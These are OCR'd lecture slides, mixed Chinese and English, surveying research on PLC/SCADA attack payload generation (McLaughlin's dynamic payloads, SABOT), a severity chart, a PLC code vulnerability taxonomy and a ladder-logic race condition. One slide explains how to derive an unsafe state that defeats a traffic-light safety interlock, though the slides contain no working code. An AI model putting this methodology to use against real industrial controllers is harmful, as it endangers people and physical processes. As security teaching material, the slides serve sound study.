
PLC恶意代码载荷的生成

- 来自南加州大学的S.McLaughlin最早研究
- “On dynamic malware payloads aimed at programmable logic controllers.” in HotSec, 2011.
- payload的产生包括：推断safety interlock，导致系统进入非安全状态



PLC恶意代码载荷的生成


- 推断工厂结构和目的
- 以交通信号控制为例
- 6个定时器组成的循环，
- 输出变量o6依赖于o1, o4
- 作为终止条件，o6互锁于o1、o4，当两个相反的绿灯o1，o4同时激活，o6触发报警。
- 因此，赋值o1<-1, o4<-1, o6<-0，就是非安全状态。构造之！



A. Ferrari, Model Checking Interlocking Control Tables. In E. Schnieder and G. Tarnai, editors, FORMS/FORMAT 2010. 2011.


SABOT：基于规则的PLC攻击载荷生成

- CCS 2012
- 核心目标：恢复PLC内存位置的语义，并且与物理设备相匹配
- Variable To Device Mapping
- Decompilation：将控制逻辑的字节
- 码形式翻译成约束的中间表示形式，
- 再将该约束翻译成NuSMV模型检测
- 工具接受的语言M。





SCADA and PLC Overview

- Standard Relay（标准继电器）
  - Points (1) and (3) – NO Contact
  - Points (2) and (4) – NC Contact
  - Points (5) and (6) – Activation Coil



- Standard PLC Contacts and Coils（接触与线圈）
  - NO Contact（“常开”接触）
  - NC Contact（“常闭”接触）
  - Activation Coil（启动线圈）





PLC Code Vulnerabilities Through SCADA Systems，Sidney E. Valentine, Jr. University of South Carolina，2013


Attack Severity Analysis – Severity Chart

Severity	Effects in PLC	Effects in SCADA
A	PLC Code will not perform the desired tasks	Will not allow for remote operation of the process
B	Serious hindrance to the process	The process could experience intermittent process failure
C	Adversely effects PLC code performance. A minimal cost effect to the project, but a "quick fix" is possible	Data shown on the SCADA screen is most likely false
D	Effects the credibility of the system, but the PLC code is operable	Incorrect data could be randomly reported, cause a lack of confidence in the system


Attack Severity Analysis – Severity Chart

- Severity Classifications:
  - Severity Level A: Could potentially cause all, or part, of a critical process to become non-functional.
  - Severity Level B: Could potentially cause all, or part, of a critical process to perform erratically.
  - Severity Level C: Denote a “quick fixes”
  - Severity Level D: Provide false or misrepresented information to the SCADA terminal.

Building the Vulnerability Taxonomy



Building the Vulnerability Taxonomy



多次定义的对象，例如：线圈、定时器、计数器等


在初始数据库中定义，但在梯形图逻辑中从未使用

Vulnerability Taxonomy: Software Based (Virtual) Errors


Building the Vulnerability Taxonomy


- Software Based (Virtual) Errors:
  - Attributes:
    - Error Class
      - Possible Value: Design Level Error
    - Error Sub-Class
      - Possible Values: Logic Errors, Duplicate Objects Installed, Unused Objects and Hidden Jumpers


Building the Vulnerability Taxonomy




PLC Ladder Logic: Race Condition




Start Shutdown Process (I:2/1)
1
Verify that the Stop Button Has Not Been Pressed (I:2/2)
0
Race Condition
(ERROR)
0
Verify that Timer Done Bit is Not Activated (T4:0/DN)
Activate Emergency Shutdown Timer (T4:0)
1
0
Signal Process Shutdown

